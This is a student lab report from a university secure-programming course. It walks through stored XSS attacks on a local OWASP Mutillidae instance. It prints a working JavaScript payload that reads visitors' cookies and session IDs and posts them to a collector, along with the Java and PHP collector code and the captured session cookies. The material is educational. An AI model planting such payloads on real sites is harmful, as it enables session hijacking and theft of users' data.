BBM 459 - Secure Programming Laboratory

HACETTEPE UNIVERSITY

Department of Computer Engineering

Programming Assignment-4
Spring 2020-2021

Subject: XSS Attack
Environment: Ubuntu, Centos, OWASP VM
Due Date: May 11, 2021 - 23:59

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
Step 0


Firstly, we registered 5 people which are Alice, Bob, Charlie, Eve and Dan.

Step 1

- **Alice adds an entry to her blog.**
  a. **Bob views Alice's blog.**




After logging into Alice's account and entering the blog add page, we have added a blog whose content is "I am Alice, Greetings to everyone…".




Then, when we log into Bob's account and list Alice's blogs, we see the blog we added with Alice's account before.

Step 2


- **Alice adds to her blog an entry that contains a Javascript code that shows their cookies to the users who visit her blog.**
    a. **Bob views Alice's blog.**
    b. **Charlie views Alice's blog.**



In order to perform XSS Attack, we wrote a javascript code to Alice's blog, which takes the cookie information of the person viewing that blog and places it in the blog.



When Bob tries to view Alice's blogs, the cookie information will appear on the blog as on the left.




When Charlie tries to view Alice's blogs, the cookie information will appear on the blog as on the left.

Step 3 - Step 4

- **Alice runs a tcp server (must be written in Java) and php application. They listen on some ports to collect the cookies of the users who visit her blog. The tcp server must write the collected cookies to the file named cookies.txt. The php application must display the collected cookies as a table. You have to record the following fields:**
  - **Client Ip Address**
  - **Client Port**
  - **Browser Information**
  - **Client Operating System**
  - **Referrer**
  - **Session ID**
  - **Cookie**
  - **Date**

- **Alice adds to her blog a Javascript code that sends the cookies of the users who visit her blog to the tcp server and php application.**
  a. **Bob views Alice's blog.**
  b. **Charlie views Alice's blog.**
  c. **Dan views Alice's blog.**



In order to perform XSS Attack, we wrote a javascript code to Alice's blog, which takes the cookie information of the person viewing that blog and post request them to java server.

```
<script>
  var request;
  var url = "http://localhost:3333/api/cookies/add";
  request = new XMLHttpRequest();
  request.open("POST", url, true);
  request.setRequestHeader("Content-Type", "application/json");

  var data = {
    port: location.port == 0 ? 80 : location.port,
    browserInformation: navigator.appCodeName,
    clientOperatingSystem: navigator.platform,
    referrer: document.referrer,
    sessionId: document.cookie.SESSID,
    cookie: document.cookie,
    date: new Date(),
  };

  var url2 = "https://api.ipify.org/";
  var ip = "";
  request2 = new XMLHttpRequest();
  request2.onreadystatechange = function () {
    if (request2.readyState === 4) {
      data["clientIpAddress"] = request2.response;
      request.send(JSON.stringify(data));
    }
  };

  request2.open("GET", url2, true);
  request2.send();
</script>
```

A more detailed version of the code is on the left. With the XMLHTTPRequest object provided by Ajax, we send our java application json object, which is up on port 3333. We are pulling our data through a 3rd party site to obtain the ip address just before sending.

JAVA SERVER

```java
package com.example.httpserver;

import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.http.ResponseEntity;
import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.*;

import java.util.HashMap;
import java.util.List;
import java.util.Map;

@RestController

@RequestMapping("/api/cookies")
@CrossOrigin("*")
public class CookiesController {

    @Autowired
    private CookieService cookieService;

    @RequestMapping(value = "/add",method = RequestMethod.POST)
    public ResponseEntity add(@RequestBody Cookie cookie){
        try{
            cookieService.addCookie(cookie);
            return ResponseEntity.ok().build();
        }catch (Exception e){
            return ResponseEntity.badRequest().build();
        }
    }

    @RequestMapping(value = "/getAll", method = RequestMethod.GET)
    public ResponseEntity getAll(){
        try{
            Map<String, List<Cookie>> cookiemap = new HashMap();
            cookiemap.put("data", cookieService.getAllCookies());
            return ResponseEntity.ok(cookiemap);
        } catch(Exception e){
            return ResponseEntity.badRequest().build();
        }
    }
}
```

We wrote Restful API using Java Spring Framework and send our requests to the endpoints shown in the picture above. We write the JSON data coming here into cookies.txt.

cookies.txt

```
{clientIpAddress='178.233.20.174', port='80', browserInformation='Mozilla', clientOperatingSystem='Linux x86_64', referrer='ht
{clientIpAddress='178.233.20.174', port='80', browserInformation='Mozilla', clientOperatingSystem='Linux x86_64', referrer='',
{clientIpAddress='178.233.20.174', port='80', browserInformation='Mozilla', clientOperatingSystem='Linux x86_64', referrer='',
{clientIpAddress='178.233.20.174', port='80', browserInformation='Mozilla', clientOperatingSystem='Linux x86_64', referrer='',
{clientIpAddress='178.233.20.174', port='80', browserInformation='Mozilla', clientOperatingSystem='Linux x86_64', referrer='',
```

PHP APPLICATION

Client Ip Adress	Port	Browser Information	Client Operating System	Referrer	Session Id	Cookie	Date
178.233.20.174	80	Mozilla	Linux x86_64	http://localhost/mutillidae/index.php?page=add-to-your-blog.php	a5f7j9n0g3rqs6oodm51k58qm7	showhints=1; username=Bob; uid=25; PHPSESSID=a5f7j9n0g3rqs6oodm51k58qm7	2021-05-09T12:30:24.496Z
178.233.20.174	80	Mozilla	Linux x86_64	http://localhost/mutillidae/index.php?page=add-to-your-blog.php	a5f7j9n0g3rqs6oodm51k58qm7	showhints=1; username=Charlie; uid=26; PHPSESSID=a5f7j9n0g3rqs6oodm51k58qm7	2021-05-09T12:30:24.496Z
178.233.20.174	80	Mozilla	Linux x86_64	http://localhost/mutillidae/index.php?page=add-to-your-blog.php	a5f7j9n0g3rqs6oodm51k58qm7	showhints=1; username=Dan; uid=27; PHPSESSID=a5f7j9n0g3rqs6oodm51k58qm7	2021-05-09T12:30:24.496Z

With the PHP application that has stood up in Apache Server, all cookie information in cookies.txt is extracted from the Rest Api we wrote in Java with getAll endpoint and listed in a table.

```php
<?php

$homepage = file_get_contents('http://localhost:3333/api/cookies/getAll/%27);

$json = json_decode($homepage);


echo "<table border='1'><br />";
echo "<tr>
<td> Client Ip Adress </td>
<td> Port </td>
<td> Browser Information </td>
<td> Client Operating System </td>
<td> Referrer </td>
<td> Session Id </td>
<td> Cookie </td>
<td> Date </td>
";


for ($row = 0; $row < count($json->{"data"}); $row ++) {
   echo "<tr>";
     echo "<td>", $json->{"data"}[$row]->{"clientIpAddress"},"</td>";
     echo "<td>", $json->{"data"}[$row]->{"port"},"</td>";
     echo "<td>", $json->{"data"}[$row]->{"browserInformation"},"</td>";
     echo "<td>", $json->{"data"}[$row]->{"clientOperatingSystem"},"</td>";
     echo "<td>", $json->{"data"}[$row]->{"referrer"},"</td>";
     echo "<td>", $json->{"data"}[$row]->{"sessionId"},"</td>";
     echo "<td>", $json->{"data"}[$row]->{"cookie"},"</td>";
     echo "<td>", $json->{"data"}[$row]->{"date"},"</td>";

   echo "</tr>";
}
echo "</table>";

?>
```

Step 5

- **Alice adds a message that contains a Javascript code to her blog. The code obtains the cookies of the users who visit her blog and then retrieves a session ID from the cookies. Finally, the code forges a HTTP post request using the session ID and inserts a new entry that contains these Javascript code to the users blog.**
    a. **Bob views Alice's blog.**
    b. **Charlie views Alice's blog.**
    c. **Dan views Alice's blog.**
    d. **Eve views Charlie's blog.**